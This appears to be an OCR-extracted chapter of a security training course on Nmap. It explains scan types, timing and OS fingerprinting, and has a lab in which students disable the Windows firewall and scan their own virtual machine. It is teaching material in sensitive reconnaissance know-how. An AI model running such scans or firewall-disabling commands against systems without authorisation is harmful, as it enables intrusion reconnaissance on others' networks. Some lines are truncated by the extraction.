
- Packet-tracing (use --packet-trace flag)
- Runtime interaction:
  - p=packet trace
  - v=increase verbosity
  - d=increase debugging
  - Shift+keys=turn off
- Badsum scans (use --badsum flag):
  - Locate filtering devices!



```
=40  seq=0 win=0 ack=3971005359
RCVD (18.0520s) TCP 10.10.56.51:4224 > 10.10.66.51:56877 RA ttl=64 id=34438 iple
n=40  seq=0 win=0 ack=3971005359
RCVD (18.0520s) TCP 10.10.56.51:872 > 10.10.66.51:56877 RA ttl=64 id=34439 iplen
=40  seq=0 win=0 ack=3971005359
RCVD (18.0520s) TCP 10.10.56.51:981 > 10.10.66.51:56877 RA ttl=64 id=34440 iple
=40  seq=0 win=0 ack=3971005359
RCVD (18.0520s) TCP 10.10.56.51:658 > 10.10.66.51:56877 RA ttl=64 id=34441 iplen
=40  seq=0 win=0 ack=3971005359
RCVD (18.0520s) TCP 10.10.56.51:6000 > 10.10.66.51:56877 RA ttl=64 id=34442 iple
n=40  seq=0 win=0 ack=3971005359
Interesting ports on 10.10.56.51:
Not shown: 1706 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
912/tcp  open  unknown
990/tcp  open  ftps
1723/tcp open  pptp
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 18.612 seconds
[root@toolkit root]#
```

Advanced Security Essentials

Nmap now offers a lot more capabilities than ever before, including packet tracing for real-time packet analysis with the --packet-trace flag, runtime interactions such as packet traces, verbosity, and debugging, and badsum scans with the --badsum flag. The badsum option is interesting; it's intended to purposefully create bad packet checksum values that may cause filtering devices to reject packets, thus giving themselves away in the network!



Nmap Examples

- OS fingerprinting:
  - Use the -O option
- Nmap speed options:
  - Paranoid (-T 0) through Insane (-T 5)
- More tuning options:
  - --host-timeout
  - --scan-delay
- UDP scans:
  - Use the -sU option
  - Tend to be very slow!

```
912/tcp open  unknown
990/tcp open  ftps
1723/tcp open  pptp
MAC Address: 00:50:56:C0:00:01 (VMWare)
Device type: general purpose
Running: Microsoft Windows XP
OS details: Microsoft Windows XP Home SP2
Network Distance: 1 hop

OS detection performed. Please report any incorrec
rg/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.
[root@toolkit root]#
[root@toolkit root]#
```


```
[root@toolkit root]# nmap -sU 10.10.56.51

Starting Nmap 4.53 ( http://insecure.org ) at 2008-08-23 16:55 EDT
Interesting ports on 10.10.56.51:
Not shown: 1480 closed ports
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
445/udp  open|filtered microsoft-ds
500/udp  open|filtered isakmp
1900/udp open|filtered UPnP
4500/udp open|filtered sae-urn
6347/udp open|filtered gnutella2
MAC Address: 00:50:56:C0:00:01 (VMWare)

Nmap done: 1 IP address (1 host up) scanned in 15.200 seconds
[root@toolkit root]#
```

Advanced Securi

Let's examine some additional Nmap options. OS fingerprinting can be accomplished with the "-O" flag. You can vary scan speeds with the -T option, ranging from 0 (paranoid) to 5 (insane).

Additional tuning options include the --host-timeout and --scan-delay options, which can be useful in getting more effective results depending on the network environment.

Finally, the -sU flag can generate a UDP scan, although these can be very slow and also yield unpredictable results.




Lab 1

Scanning Fundamentals

Advanced Security Essentials

This page intentionally left blank.



Lab Goal


- In this lab, we explore some basic scanning capabilities in the Kali pen testing distribution
- We use Nmap to do the following:
  - A variety of fundamental scans
  - Explore newer scanning features and options
  - Generate script scans

Advanced Security Essentials

This lab is all about Nmap. We explore a variety of scanning types.

First: VMware Workstation Configuration (NOT Fusion)

- In VMware Workstation, select Edit→Virtual Network Editor
  - VMware Fusion v3.x+ doesn't need this!
- Highlight VMnet1
- Change subnet to 10.10.0.0, subnet 255.255.255.0
- Note: You must disable the VMware DHCP server or your Kali VM IP address will change
- Click Apply, and then click OK



Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Auto-bridging	-	-	-
VMnet1	Host-only	-	Connected	Enabled	10.10.0.0
VMnet2	Host-only	-	Connected	Enabled	209.183.1.0
VMnet3	Host-only	-	Connected	Enabled	192.168.10.0
VMnet4	Host-only	-	Connected	Enabled	192.168.209.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.37.0

VMnet Information

○ Bridged (connect VMs directly to the external network)

Bridged to: Automatic

○ NAT (shared host's IP address with VMs)

● Host-only (connect VMs internally in a private network)

☑ Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet1

☑ Use local DHCP service to distribute IP address to VMs

Subnet IP: 10 . 10 . 0 . 0 Subnet mask: 255 . 255 . 255 . 0

Within VMware Workstation select Edit→Virtual Network Editor. For VMware Fusion after version 3, this step is not necessary!


Highlight VMnet1

Change subnet to 10.10.0.0, subnet 255.255.255.0

Click Apply, and then click OK.

Note: You must disable the VMware DHCP server or your Kali VM IP address will change. Simply uncheck the last check box that specifies using DHCP services.

Note: If you are using a different version of Workstation or Fusion, you can identify the Kali and Windows IP addresses on the VMware NAT, and substitute the Windows IP for the 10.10.0.10 and the Kali IP for 10.10.0.11 in the lab.



Windows Configuration

- In a Windows host, open Network Connections
- Right-click on VMnet1 and select Properties
- Select Internet Protocol (TCP/IP or IPv4)
- Set your IP address to 10.10.0.10, netmask 255.255.255.0
- Turn off your Windows firewall (requires administrator access)
  - netsh firewall set opmode disable

Internet Protocol (TCP/IP) Properties

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 10 . 10 . 0 . 10

Subnet mask: 255 . 255 . 255 . 0

Default gateway: . . .

○ Obtain DNS server address automatically

● Use the following DNS server addresses:

Preferred DNS server: . . .

Alternate DNS server: . . .

Advanced Security Essentials

In a Windows host, open Network Connections (you can type “ncpa.cpl” at a command prompt to get here quickly).

Right-click on VMnet1 and select Properties.


Select Internet Protocol (TCP/IP or IPv4) .

Set your IP address to 10.10.0.10, netmask 255.255.255.0

Turn off your Windows firewall (requires administrator access) at a command prompt by executing the command “netsh firewall set opmode disable."

Kali Configuration

- Make sure your Kali VM is open in VMware
- Click VM→Settings
  - Highlight "Network Adapter"
  - Set to "Host-only"
- In a Kali terminal, type ifconfig eth0 10.10.0.11 netmask 255.255.255.0
- Ping 10.10.0.10



```
root@bt:/home/501# ifconfig eth0 10.10.0.11 netmask 255.255.255.0
root@bt:/home/501# ping 10.10.0.10
PING 10.10.0.10 (10.10.0.10) 56(84) bytes of data.
64 bytes from 10.10.0.10: icmp_seq=1 ttl=128 time=0.317 ms
64 bytes from 10.10.0.10: icmp_seq=2 ttl=128 time=0.287 ms
^C
--- 10.10.0.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.287/0.302/0.317/0.015 ms
```


Finally, make sure your Kali VM is open in VMware. (Username/password is "root" and "toor" without the quotes.)

Click VM→Settings in VMware Workstation or Fusion.

1. Highlight "Network Adapter."
2. Set to "Host-only."
3. In a Kali terminal, type **ifconfig eth0 10.10.0.11 netmask 255.255.255.0.**
4. Ping 10.10.0.10.

SYN Scan

- Let's scan our Windows host from BT5
- We'll start with a SYN, or
  half open scan
- Run:
  nmap -sS 10.10.0.10



```
root@bt:/home/501# nmap -sS 10.10.0.10

Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-06 09:54 EST
Nmap scan report for 10.10.0.10
Host is up (0.00030s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5800/tcp open  vnc-http
5900/tcp open  vnc
8000/tcp open  http-alt
8080/tcp open  http-proxy
8089/tcp open  unknown
MAC Address: 00:0C:29:09:00:1F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.28 seconds
```

The first scanner we will use is Nmap. We will execute a variety of different types of Nmap scans against our Windows host to see what kinds of results we can get. Each of the scans you will run is listed in the following slides, along with a screenshot of what the scan should look like.


root@sec501:~#nmap –sS 10.10.0.10

This runs a SYN or "half open" scan against the Windows host. Keep in mind that everyone's Windows systems will vary, so you may see different results!

Examine the results when finished.

TCP Scan

- Let's now try a classic TCP scan
- Completes the 3-way handshake for all connections
- Noisy!
  - … but accurate!
- Run:
  nmap -sT 10.10.0.10



```
root@bt:/home/501# nmap -sT 10.10.0.10

Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-06 10:02 EST
Nmap scan report for 10.10.0.10
Host is up (0.00058s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5800/tcp open  vnc-http
5900/tcp open  vnc
8000/tcp open  http-alt
8080/tcp open  http-proxy
8089/tcp open  unknown
MAC Address: 00:0C:29:09:00:1F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.29 seconds
```

Advanced Security Essentials


The next scan we will run is the most basic type, although a lot noisier and more likely to be logged—the full TCP Connect scan, which follows through the entire 3-way handshake:

root@sec501:~#nmap –sT 10.10.0.10

Examine the results when finished. Was anything different from the SYN scan?

OS and Services Scan

- Let's dig deeper
- We'll scan our Windows host for both OS fingerprints and service fingerprints and banners
- This scan will take slightly longer, and is **very** noisy
- Run:
  nmap -sS -A 10.10.0.10




```
root@bt:/home/501# nmap -sS -A 10.10.0.10

Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-06 10:11 EST
Nmap scan report for 10.10.0.10
Host is up (0.00033s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
5800/tcp open  vnc-http     TightVNC (User core; VNC TCP port: 5900)
5900/tcp open  vnc          VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication
|_    Tight
8000/tcp open  http         TwistedWeb httpd 2.1.0
|_http-methods: No Allow or Public header in OPTIONS response (status code 500)
|_http-title: Splunk 3.4.10
8080/tcp open  http         Mongrel httpd 1.1.5
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Spiceworks - Login Required
|_http-methods: No Allow or Public header in OPTIONS response (status code 302)
8089/tcp open  ssl/http     Splunkd httpd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2011-09-25 23:27:13
|_Not valid after:  2014-09-24 23:27:13
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_sslv2: server still supports SSLv2
|_http-methods: No Allow or Public header in OPTIONS response (status code 501)
MAC Address: 00:0C:29:09:60:1F (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
```

Now let's do a little more complex Nmap scan, checking for both Operating System and Services data. This scan will take a bit longer to complete:

root@sec501:~#nmap –sS -A 10.10.0.10

Examine the results when finished.



Results Analysis

- This last scan performed three major checks:
  - OS fingerprint
  - Service fingerprint
  - Nmap script checks
- Take a look at the full output

```
8089/tcp open  ssl/http     Splunkd httpd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2011-09-25 23:27:13
|_Not valid after:  2014-09-24 23:27:13
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_sslv2: server still supports SSLv2
|_http-methods: No Allow or Public header in OPTIONS response (status code 501)
```

Certificate Info

```
5800/tcp open  vnc-http     TightVNC (User core; VNC TCP port: 5900)
5900/tcp open  vnc          VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication
|_    Tight
```

Service Info

```
Host script results:
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol
```


Script Results

Advanced Security Essentials

Take a look at the results from your last scan. In the latest versions of Nmap, the -A flag will run three major assessments of targets: OS fingerprinting, service fingerprinting, and a variety of script checks. Nmap's scripting engine has grown by leaps and bounds in the last few years and can check for a variety of different issues. We'll look at more scripting features in a moment.

More Nmap Options: --reason

- Run the TCP Connect scan again, but with the --reason flag
- Also use some runtime options:
  - Press the "p" key for packet tracing (and Shift-p to turn off)
  - Press the "v" key to increase the verbosity (Shift-v to turn off)
  - Press the spacebar at any time for a progress/status report




```
Host is up, received arp-response (0.67s latency).
Not shown: 992 closed ports
Reason: 992 conn-refused
PORT     STATE SERVICE      REASON
135/tcp  open  msrpc        syn-ack
139/tcp  open  netbios-ssn  syn-ack
445/tcp  open  microsoft-ds syn-ack
5800/tcp open  vnc-http     syn-ack
5900/tcp open  vnc          syn-ack
8000/tcp open  http-alt     syn-ack
8080/tcp open  http-proxy   syn-ack
8089/tcp open  unknown      syn-ack
MAC Address: 00:0C:29:09:00:1F (VMware)
```

Now let's include a few more interesting options. We'll run the TCP Connect scan again, but also include the --reason option, and while the scan is running, we will use the following keys during the scan for run-time interaction:

- Press the "p" key for packet tracing (and Shift-p to turn off).
  Press the "v" key to increase the verbosity (Shift-v to turn off).
  Press the space bar at any time for a progress/status report.

root@sec501:~#nmap –sT --reason 10.10.0.10



Nmap Scripts

- Nmap has a number of scripts available in the /usr/share/nmap/scripts directory that end in the .nse extension
- Explore these. How many are deemed intrusive? Check the script.db "catalog" file to see these.
- Scripts are written in Lua

```
root@kali:/usr/share/nmap/scripts# ls -al *.nse | wc -l
470
root@kali:/usr/share/nmap/scripts# cat script.db | grep intrusive | wc -l
173
root@kali:/usr/share/nmap/scripts# 
```

Advanced Security Essentials

